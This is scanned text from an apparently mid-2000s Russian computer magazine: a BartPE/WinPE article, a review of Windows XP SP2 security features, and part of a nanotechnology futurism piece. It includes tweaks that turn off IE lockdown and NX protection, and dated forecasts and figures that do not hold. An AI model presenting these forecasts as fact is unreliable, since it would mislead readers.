Наиболее продуманная и качественно выполненная программа. Соль в том, что она не основана на OPK, она генерирует Windows PE самостоятельно и потому даже теоретически не может быть обвинена в нелицензи-



ССЫЛКИ ПО ТЕМЕ


http://klassnarod.narod.ru - информация и программы для работы с оригинальным OEM Preinstallation Kit: документация, FAQ, reg2inf и т.п.

www.wolfgang-brinkmann.de/BartPE - русскоязычная страница, посвященная BartPE. FAQ, плагины, ссылки...

www.geocities.com/pierremounir - тут имеются крайне интересные тулзы PE Network Configurator, PE Shell Swapper и главное - PE Loader: небольшая программка, которая хитрым способом загружает любую оболочку WinPE так, что ей становятся доступными все ресурсы OS и ты можешь одновременно запускать куда больше шести прог!


http://oss.netfarm.it/winpe - куча интересных плагинов к BartPE, например, для поддержки мультимедиа, видеокарт nVidia и т.п.

www.pecd.net - целый портал про Windows PE. Специализируется в основном на поддержке все того же Bart's PE-builder.


Малая толика встроенных плагинов PE-builder'a

онном использовании продуктов Microsoft. Помимо такого абстрактного в наших широтах преимущества, имеются и вполне конкретные: PE-Builder конструирует систему не только из Windows Professional, но и Home edition, поддерживает Win16/DOS-приложения и обладает множеством различных плагинов, расширяющих возможности получающейся системы (по аналогии с модулями в Recovery Assistant).

Прога исключительно проста в использовании, так как оформлена в виде привычного Wizard'a. Сначала нужно выбрать путь к дистрибутиву и, при желании, к каталогу с дополнительными файлами (придется заранее сложить в кучу все содержимое будущего диска), а потом отметить в меню желаемые плагины - причем для каждого из них доступна справка со списком всех файлов, которые должны присутствовать в каталоге плагина (копировать их туда придется именно тебе), - и указать каталог для готовой WinPE и имя ISO-файла. Буквально через пару минут ты получишь все на блюдечке.


Как обычно: десктоп, проги...

Больше всего Bart's PE-builder радует именно огромным количеством плагинов (в основном от сторонних разработчиков, так что проштудирируй внимательно все ссылки из этой статьи) и тем, что несмотря на свое нерусское происхождение, отлично работает с русскими дистрибутивами: в текстовом режиме показывает "кракозябы", зато после загрузки видит русские имена файлов и позволяет переключать регистр плагином KeyboardLayout.

В качестве оболочки выбрана Nu2Menu, которая обеспечивает возможности запуска программ сродни классическому "Пуску", но работает вполне исправно. Есть свой собственный менеджер файлов, тулза для настройки параметров сети, создания виртуального диска и тому подобное. В принципе, единственный недостаток этого конструктора - большие требования к ресурсам. Если WinPE от других производителей помимо оболочки запускает еще 6 приложений одновременно, то BartPE обычно не дает загрузить больше 4, а то и 2 штук. Впрочем, это опять же дело поправимое (см. врезку со ссылками).

ВЫВОДЫ

А выводы у нас будут очень простые: загрузочный компакт с Windows PE и несколькими проверенными временем утилитами надо всегда иметь под рукой. Особенно если твоя операционка стоит на NTFS, поскольку никто не сможет работать с этой файловой системой лучше, чем изделие самой Microsoft. Да и вообще, Windows XP Lite Edition - штука веселая и крайне удобная в плане всяких экспериментов. А с помощью какого конструктора ее замутить - дело твое! Хочется оригинальности - используй стандартный OPK или его модификации, любишь копаться в настройках - к твоим услугам Recovery Assistant, а если тебе требуется быстрое, надежное и расширяемое решение - возьми Bart's PE-builder. В любом случае, ты получишь МАЛЕНЬКУЮ и СКРОМНУЮ Windows!
А разве это само по себе не здорово?

Игорь Пейко (komu_nado@tot.naidet)

БОЛЬШОЙ ПРИХОД: XP SP 2



Когда ты будешь держать в руках этот журнал, второй пакет исправлений для Windows XP или уже выйдет, или до его выхода останутся считанные дни (речь идет об английской версии, русская версия пакета появится на две-три недели позже). Впрочем, биться об заклад, что дату релиза в очередной раз не перенесут, я, пожалуй, не возьмусь. А вот список новых фишечек, которые обязательно появятся в твоей системе после установки второго сервис-пака, я могу тебе набросать хоть сейчас. Бери ручку, записывай!

ЧЕМ НАС ПОРАДУЕТ ВТОРОЙ СЕРВИС-ПАК

ОПЕРАТИВНАЯ ОРИЕНТИРОВКА

Пакеты исправлений к своему ПО корпорация Microsoft регулярно выпускает на протяжении уже около 10 лет, однако именно второй сервис-пак для XP'шки во многом является беспрецедентным. Начнем с того, что на его разработку было затрачено столько времени и средств, что их вполне хватило бы на создание небольшой самостоятельной операционной системы. Во-вторых, до этого сервис-паки, как правило, лишь исправляли выявленные ошибки, не добавляя в ОС новую функциональность. В-третьих, пакеты исправлений всегда проходили стадию внешнего бета-тестирования (к которому привлекалось ограниченное количество бета-тестеров), но не стадию предварительного ознакомления.

WinXP SP2 нарушил эти традиции - он добавляет много нового в функционирование операционной системы, а к его предварительным версиям (release candidate, промежуточная стадия между бета-версиями и финальной версией) с самого начала был открыт свободный доступ. Более того, Майкрософт заранее опубликовала документацию к сделанным изменениям - 400 килобайт чистого текста. И это без описания исправленных ошибок!

Все эти новации были следствием нового подхода к разработке пакета - вместо обычного почти механического объединения выпущенных исправлений он должен существенно повысить безопасность использования Windows XP, максимально защитив ее от злонамеренного вмешательства посторонних. И хотя абсолютная безопасность недостижима, установка SP2 и в самом деле снижает риск того, что кто-то без спроса влезет в твой компьютер. Вирусам и червям, которые могут в него попасть, также будет сложнее делать свое черное дело.

УСТАНОВКА

Как и SP1, SP2 поставляется в двух вариантах - для самостоятельной установки и для экспресс-установки через интернет. Пакет весьма увесистый, его размер более 260 Мб, поэтому если нужно установить сервис-пак только на одну машину, есть смысл присмотреться к экспресс-установке - она выкачивает из Сети в 3-5 раз меньшее количество данных.

Тебе интересно, как она ухитряется добиться такой экономии? И очень даже просто. Прежде всего нужно учесть, что самостоятельная версия пакета предназначена для установки на любую из английских 32-разрядных версий WinXP, следовательно, в нее включены файлы, которые вовсе не нужны обычной домашней или профессиональной версии.

Во-вторых, пакет исправлений полностью поддерживает многоязычный интерфейс пользователя (MUI) и содержит в себе модули (те,

1



3

которые изменены или добавлены вновь) для всех языков, поддерживаемых MUI. Естественно, при экспресс-инсталляции из Сети будут грузиться модули лишь тех языков, которые реально установлены на твоей машине.

И наконец, экспресс-установка использует метод, который можно назвать "заплаточным", - для тех файлов, которые изменились несильно, выкачиваются лишь различия между новой версией и имеющейся. А затем уже непосредственно на компьютере формируется новая версия файла из старого файла и выкачанной заплатки.


Установка занимает 10-15 минут на новых быстрых машинах и где-то около часа на старых и медленных. Как обычно, заканчивается все перезагрузкой компьютера.

Что интересно: после перезагрузки проверяется, включено ли у тебя автоматическое обновление Windows, и если не включено, появляется окно с предложением его включить (рис. 1).

СЛУЖБА ВНУТРЕННЕЙ БЕЗОПАСНОСТИ

Ну вот, теперь установка закончена и можно сесть и разобраться, что же именно изменилось в системе. Вероятно, ты сразу же заметишь новый значок, почти наверняка появившийся в области оповещения - значок центра обеспечения безопасности (рис. 2). Этот центр можно открыть и из панели управления. Он проверяет, включены ли брандмауэр и автоматическое обновление, установлена ли антивирусная программа и выводит ли она соответствующие рекомендации (рис. 3).

Надо сказать, проверка наличия антивирусов делается не слишком инициативно - чтобы антивирус был распознан, он должен воспользоваться специально разработанным интерфейсом и сообщить Windows о своем существовании. Так что не следует слишком серьезно относиться к предупреждению об отсутствии антивируса. С другой стороны, если ты точно знаешь, что антивирус установлен, а Windows его не обнаруживает, то



4

Загрузка файла - предупреждение системы безопасности

Запустить или сохранить этот файл?


Имя: MPSetup_MURUS.EXE
Тип: Application, 2,61 МБ
От: download.microsoft.com

Выполнить | Сохранить | Отмена

5

есть смысл побеспокоиться, а не пора ли этот антивирус обновить? Поведение центра можно настроить, а можно и вовсе его отключить, чтобы не надоедал (рис. 4).

На скриншотах, я думаю, хорошо заметно появление в оформлении Windows нового значка - щита. Он используется во всех случаях, связанных с безопасностью, например, им украшено сообщение, появляющееся при попытке скачать браузером исполняемый файл (рис. 5).



2

Еще одной неожиданностью может оказаться всплывающее окно с вопросом, следует ли пущать в интернет ту или иную программу (рис. 6). Это результат работы нового (и в то же время старого) компонента Windows - брандмауэра. Раньше он назывался Internet Connection Firewall, а теперь разросся и стал таким солидным и функциональным, что ему даже сменили имя. Теперь он так и называется - брандмауэр Windows (Windows Firewall). Но в этой статье не хватит места для подробного рассказа о нем, поэтому о брандмауэре мы позднее сделаем отдельный материал.


Сейчас же расскажу о нем очень кратко. Прежде всего, Windows Firewall будет включаться по умолчанию. Загружаться он станет заметно раньше, а выгружаться заметно позже, что ликвидирует кратковременные периоды уязвимости в начале и при завершении работы системы. Намного расширены возможности конфигурирования брандмауэра. Можно разрешить доступ к открытому порту не из всего инета, а только из локальной сети или вообще только с некоторых адресов. Брандмауэр теперь перехватывает трафик и по протоколу IPv6, а для гибкого конфигурирования в состав SP2 включена утилита Netsh (эта утилита была доступна и ранее, в составе пакета Advanced Networking Pack, но тогда она работала лишь с входящей в указанный пакет модифицированной версией Internet Connection Firewall).




Если окажется, что технология NX мешает какой-либо программе работать (при запуске проги появляется сообщение об ошибке), защиту можно будет отключить. Это делается либо через строку запуска в boot.ini (путем добавления параметра /NOEXECUTE или /EXECUTE), либо через панель управления, в которой появится специальный значок.


MICROSOFT VS. ПИРАТЫ

Недавно весь интернет облетело сообщение, что, дескать, Microsoft сделает возможным установку SP2 на пиратские версии Windows XP. Это сообщение было, однако, почти сразу же опровергнуто. Что касается меня, то я толком не знаю, внесены ли в механизм борьбы с нелегальными копиями какие-либо исправления - не испытывал надобности в изучении этого вопроса. Впрочем, можно с уверенностью сказать, что если XP была взломана подменой файлов, то после установки SP2 она тут же потребует переактивации, как это было и с SP1. Также будут заблокированы ставшие публично известными ключи компакт-дисков (в дополнение к заблокированным ранее). Скорее всего, вполне предсказуемые сюрпризы ждут и тех, у кого на компьютере работает служба из достаточно известного семейства Reset...



6





MULTILINGUAL USER INTERFACE

Кстати, ты еще не удивился тому, что в начале статьи говорилось об английской версии пакета, а все экраны в статье щеголяют надписями на русском языке? Нет, я тебя не обманываю, это действительно экраны английской версии. Русскую я тоже в свое время получил, но показывать ее нельзя по условиям тестирования. Английские же версии (сборки RC1 и RC2) были в свое время выложены для свободного скачивания. Их-то я и использовал. Но ты еще не забыл, что говорилось про поддержку многоязычного интерфейса? Так вот, эти экраны и свидетельствуют, что такая поддержка не только декларируется, но и реально существует. После установки английского SP2 на английскую же WinXP, но с русскоязычным (благодаря MUI) интерфейсом, почти все новые окошки, функции и элементы оформления оказываются русскими.


Я сказал "почти", потому что одно исключение все же есть. Отличился входящий в состав пакета Windows Media Player 9 - он поставляется с одной лишь английской мордой, и пакет для его русификации надо выкачивать отдельно. Такое решение было принято из-за того, что включение всех пакетов локализации WMP9 сильно увеличило бы и без того нехилый размер сервис-пака. Впрочем, русификатор для WMP9 весит меньше 3 Мб и его нетрудно слить и самому. Если, конечно, ты этот Windows Media Player вообще собираешься когда-нибудь юзать :).


ТЕХНОЛОГИЯ NX

Брандмауэр, центр безопасности, WMP9 уже были упомянуты. Но на этом новшества не заканчиваются. О DirectX 9.0b, я думаю, рассказывать нет смысла, наверняка он у тебя стоит на машине уже сейчас. А вот на поддержке технологии NX (иногда можно встретить и другое название этой технологии - DEP, Data Execute Protection) надо остановиться поподробнее.

Уверен, что ты много раз слышал про уязвимости, вызванные переполнением буфера. Суть дела заключается в том, что программе передаются специальным образом сформированные данные, превышающие размер выделенного под них места (буфера), и в результате "хвост" этих данных может быть выполнен как код этой программы.

При использовании технологии NX (No eXecute page protection - защита страниц от исполнения) разработчик программы может





пометить часть занимаемой ею памяти как неисполняемую - и любая попытка запустить код из переполненного буфера получит отлуп.

Хорошо? Хорошо, да не очень. Эта технология нуждается в специальной поддержке со стороны процессора. И если у тебя обычный Пентиум или Атлон, губу можно особо не раскатывать. Чтобы воспользоваться преимуществами защиты от исполнения, надо иметь компьютер на базе доступных уже сейчас процессоров Оптерон и Атлон-64 или процессоров Пентиум с поддержкой 64-разрядных операций, которые должны появиться этим летом (кстати, именно поэтому я отложил покупку нового компьютера взамен моего PIII на осень).

Помимо этого, сам софт должен быть написан с учетом этой технологии. Естественно, таких программ сейчас мало. Но те модули XP'шки, в которых потенциально существует опасность переполнения буфера, были перекомпилированы заново, чтобы при возможности указанную защиту использовать.

ОСЛИКИ IE И OE

После установки SP2 начнет радовать новыми фишечками и ослик IE. Самое главное - он теперь сможет блокировать всплывающие окна, которыми злоупотребляют на очень многих вебсайтах. А если ты захочешь, чтобы на каком-то сайте всплывающие окна все же появлялись, придется добавлять этот сайт в список исключений (рис. 7).

Как я уже говорил, изменилось и предупреждение, выводимое на экран при скачивании исполняемых файлов. Добавилось немало новых опций на вкладке "Безопасность", что дает возможность более тонко настроить поведение IE при просмотре сайтов, которым не стоит доверять вообще или можно доверять, но с оглядкой. Кроме того, IE станет лучше контролировать закачку сценариев Java и ActiveX, выводя предупреждающее сообщение (рис. 8). Правда, если ты на своем компьютере занимаешься вебдизайном, то это сообщение может тебе изрядно надоесть. Впрочем, существует несколько способов сделать так, чтобы оно не появлялось при загрузке страниц с жесткого диска. Самый простой - это добавить в реестр параметр HKLM\Software\Microsoft\Internet Explorer\main\FeatureControl\FEATURE_LocalMachine_Lockdown\IExplorer.exe=0.

Ты, разумеется, знаешь, что многие программы встраивают в Internet Explorer свои меню и панели, причем делают они это подчас не совсем корректно или, скажем, без разрешения пользователя. Так вот, новая версия ослика позволяет управлять надстройками - отключать их и снова включать, не занимаясь установкой или удалением программ, эти надстройки добавивших. Более того, в случае вылета или зависания IE теперь старается определить, не связана ли неполадка с какой-либо надстройкой. Если виновника удастся вычислить, то информация о нем сразу же появится на экране. А твое дело будет решить - нужен ли тебе этот дополнительный модуль или лучше отключить его на фиг, дабы он не мешал браузеру работать (рис. 9).

Outlook Express также поумнел - HTML-письма он позволяет просматривать в текстовом формате, что автоматически отключает выполнение любых скриптов, которые в эти письма могут быть кем-то заботливо вложены. А при просмотре в HTML OE теперь не станет автоматом загружать картинки и сценарии, ссылки на которые имеются в тексте. Просто в окне OE появится специальная панель, с помощью которой можно будет эти самые рисунки взять и подгрузить.

ОДНОЙ СТРОКОЙ...


В SP2 расширены возможности работы в беспроводных сетях (Wi-Fi), в частности, добавлена служба автоконфигурации и мастер регистрации. Если для тебя беспроводной доступ в Сеть - норма жизни, то все необходимые подробности ты легко найдешь на сайте Microsoft.

Есть еще масса мелких улучшений и дополнений (например, повышена безопасность использования DCOM, усилена броня у Windows Messenger), но чтобы объяснить, в чем заключаются эти улучшения, потребовалось бы немало места, так что придется обойтись без подробностей.

Последнее новшество, о котором стоит рассказать, - это изменения в работе апплета "Установка и удаление программ". Исправления-то и обновления выходят не только к самой Windows, но и к другому софту. И зачастую получается так, что в списке установленных программ львиную долю составляют именно обновления, а не сами проги. Так вот, после установки SP2 эти обновления можно будет либо скрывать, либо показывать их сгруппированными вместе с основной программой, для чего в окне "Установка и удаление программ" добавлен специальный флажок (рис. 10).

ЗАКЛЮЧЕНИЕ

Советовать, ставить или не ставить тебе второй сервис-пак - занятие бессмысленное. Сам знаешь, что сразу же после официального релиза данный пакет исправлений станет обязательной частью любой XP'шки, хозяин которой хоть сколько-нибудь за своей машиной следит. Другое дело - предварительные версии. Никто тебе не гарантирует, что они корректно лягут на твою ось. Это уж как повезет. Система может заработать в лучшем виде, а может тихо-мирно отдать концы. Так что мой тебе совет - потерпи до выхода финальной версии. Честное слово, этот сервис-пак мы все ждем уже столько времени, что неделя-другая погоды не делает.



Свидиненко Юрий (nanoinfo@mail.ru), www.nanonewsnet.ru

НАнореволюция XXI века

2050 год. Марс. Я стою на краю только что раскопанного артефакта неизвестной цивилизации. Вокруг суетятся деловитые роботы, что-то собирая и унося... Трансляция марсианских новостей. Всего делов - голографическое изображение от тучи летающих микроботов с Марса транслируется прямо в нервную систему со всеми сенсорными ощущениями. В голову просится сообщение домашнего интеркома: "Получен новый антивирус от гриппа - установить?" Неужели опять спам? Закрываю глаза. Миллиарды медицинских нанороботов в крови ведут профилактику заразы. Скромное представление будущего мира нанотехнологий.

О ТОМ, КАК МАТЕРИЯ СТАНЕТ СОФТОМ

ЭТО ВСЕ БЛАГОДАРЯ НАНОРОБОТАМ

Начать нужно с основ: что такое нанотехнология? "Нано" - приставка, обозначающая порядок 10^{9}. На отрезке длиной в один нанометр можно разместить восемь атомов кислорода. По определению пионера индустрии Эрика Дрекслера, речь идет об "ожидаемой технологии производства, ориентированной на дешевое получение устройств и веществ с заранее заданной атомарной структурой". Это значит, что нанотехнология манипулирует отдельными атомами для того, чтобы получать любые структуры с атомарным уровнем точности.

Все будущие достижения нанотехнологии немыслимы без наноробототехники. С помощью комплекса "нанокомпьютер-наноманипулятор" можно будет создать нанороботов - мобильные кибернетические устройства кро-о-охотных размеров. Нанороботы смогут как угодно стыковать атомы друг с другом (такое строительство называется механосинтезом), передвигаясь при этом по различным поверхностям и в различных средах. Одним из преимуществ наноробототехники является создание роботов, которые могут воспроизводить сами себя (реплицироваться), как это делают бактерии и компьютерные вирусы. Поэтому достаточно будет создать одного наноробота, который затем без затрат произведет свою копию, и так далее. Используя системы беспроводной связи, нанороботы смогут образовывать локальные компьютерные сети и связываться с макрокомпьютерами, управляемыми человеком. Так можно будет создавать физические предметы, просто рисуя их в любой инженерной программе. Нанороботы повторят эти конструкции в наномире.

Нанороботы будут строить всевозможные макрообъекты: пищу, различную технику, дома и орбитальные станции. При этом любой объект, как бы сложен он ни был, можно будет разобрать по атомам, записав их месторасположение. А затем силой других роботов создать его точную копию из атомов по имеющейся схеме. Учитывая то, что количество роботов будет огромным, процесс конструирования макрообъектов окажется быстрым. Кстати, роботов назвали ассемблерами и дизассемблерами. (Говорила мама: учи ассемблер!)

Фабрика, насчитывающая миллиарды нанороботов, сможет обеспечить товарами и продуктами питания все человечество. Крис Феникс, исследователь Центра надежных нанотехнологий, представил первый проект такой нанофабрики. Она копирует саму себя за два часа, и при желании через два месяца после старта репликации каждый землянин обзаведется персональной нанофабрикой, способной производить что угодно из чего угодно. Так что синтезатор материи, описанный многими фантастами, уже детально разработан. После длительных исследований НАСА также подтвердила возможность построения самореплицирующихся механизмов. А компания Zyvex, одна из главных нанокомпаний мира, объявила, что создаст первого робота-ассемблера не позднее, чем в 2010 году.

ЭЛЕКТРОНИКА БУДУЩЕГО


Сейчас существует много видений наноэлектроники будущего. Одни из них основаны на квантовых компьютерах, другие - на ДНК и протеиновых машинах, но механокомпьютеры и механическая логика остаются классикой нанотехнологии.



Главную опасность представляет "серая слизь", неконтролируемая репликация нанороботов.



- www.nanonews-net.ru
- www.nanocenter.ru
- www.crnano.org
- www.imm.org
- www.foresight.org
- www.zyvex.com/nano/


Искусственный иммунитет

> Ученые-нанотехнологи уже сейчас полагают, что современная версия человеческого тела устарела.

Нанокомпьютер - это устройство нанометрических размеров, способное производить логические операции. Так как физика наномира затрудняет создание электронных компьютеров, то Эриком Дрекслером был предложен проект механокомпьютера - компьютера, в котором все логические операции, хранение и обработка информации производятся с помощью последовательных движений системы стержней (как в первых счетных машинах Блеза Паскаля). Размеры нанокомпьютера на механотранзисторах составляют всего 400x400x400 нм. Если представить себе такой механокомпьютер в сравнении с красной кровяной клеткой (эритроцитом), то последняя будет больше в 10-15 раз! При этом вычислительная мощность нанокомпьютера - 10^{16} операций в секунду, что можно сравнить с производительностью персоналки на Pentium II с тактовой частотой 1-1,3 ГГц.

Ну а сперва нам грозит появление гибких компьютеров, которые можно складывать как угодно, и пленочных экранов на нанотрубках. Замени такими одну из стен в квартире и сможешь повесить на нее обои для рабочего стола или безумный узор из фракталов. Это - в ближайшие 2-3 года. Дальше - квантовая флэшка от IBM с плотностью информации, в несколько десятков раз превышающей емкость современных. Плюс, конечно, имплантируемые биочипы.


Симбиоз наноэлектроники и достижений биотехнологии позволит делать такие имплантаты, что не снились даже фантастам. Формы жизни, созданные на биоэлектронной основе, будут, в принципе, универсальны - они смогут приспособиться как к вакууму, так и к агрессивным средам, и при этом размножаться. Искусственный интеллект, скорее всего, будет реализован именно в наноэру. Рэй Курцвейл, дока в области ИИ, в одном из интервью сказал, что ждет от нанотехнологий решений, которые сделают ИИ реальностью уже в конце 2010 года.

HUMAN BODY VER. 2.0

Ученые-нанотехнологи уже сейчас полагают, что современная версия человеческого тела устарела. Естественная эволюция протекает не настолько быстро, как бы нам хотелось. Поэтому тело решили перестроить, улучшив человека с помощью нанотехнологий и новой отрасли науки - наномедицины.

Представь себе, что ты подхватил грипп (то есть ты даже еще не знаешь, что его подхватил). Тут же среагирует система искусственно усиленного иммунитета - десятки тысяч нанороботов бросятся на поиски вируса и не дадут тебе заболеть. Чтобы предотвратить атеросклероз, искусственные клетки механическими и химическими методами будут регулярно чистить твои сосуды. Компьютер будет даже искать поломки в твоей ДНК. Тысячи ДНК-ремонтеров, протягивая нить ДНК через анализаторы, вырежут, например, ген старения. Так из оборонительной медицина станет наступательной и даже упреждающей.

Уже сейчас компания QuantumDot выпускает квантовые точки, присоединенные к антителам. Если ввести сыворотку таких структур в тело человека и соединить их с компьютером на поверхности, то за считанные минуты будет готова карта расположения раковых опухолей и метастазов. В другой разработке наночастицы из золота заякориваются на клетках-мишенях и при наведении слабого инфракрасного излучения нагреваются до 55 градусов, убивая теплом раковые клетки.


Мобильный медицинский наноробот

НЭМС КАК ОСНОВА КЛАССИЧЕСКОЙ НАНОТЕХНОЛОГИИ

Все нанороботы, нанокомпьютеры и наносистемы тесно связаны с НЭМС, наноэлектромеханическими системами: подшипниками, моторчиками, передачами, редукторами и т.п. На их основе можно будет создать наноманипуляторы - устройства, способные выполнять управляемую сборку атомов или перемещать отдельные молекулы. Все просто: инженерные решения макромира переносятся в наномир с некоторыми исправлениями. На сегодня исследователи построили множество новых наносистем: молекулярные конвейеры, способные транспортировать отдельные молекулы вдоль нанотрубок, механические нанолифты, позволяющие наладить молекулярное производство, различные наножидкостные системы и ДНК-компьютеры, которые помогут в построении настоящих НЭМС. Проектов манипуляторов на бумаге уже много, но пока что ни один из них не был реализован.

НАНОМАТЕРИАЛЫ

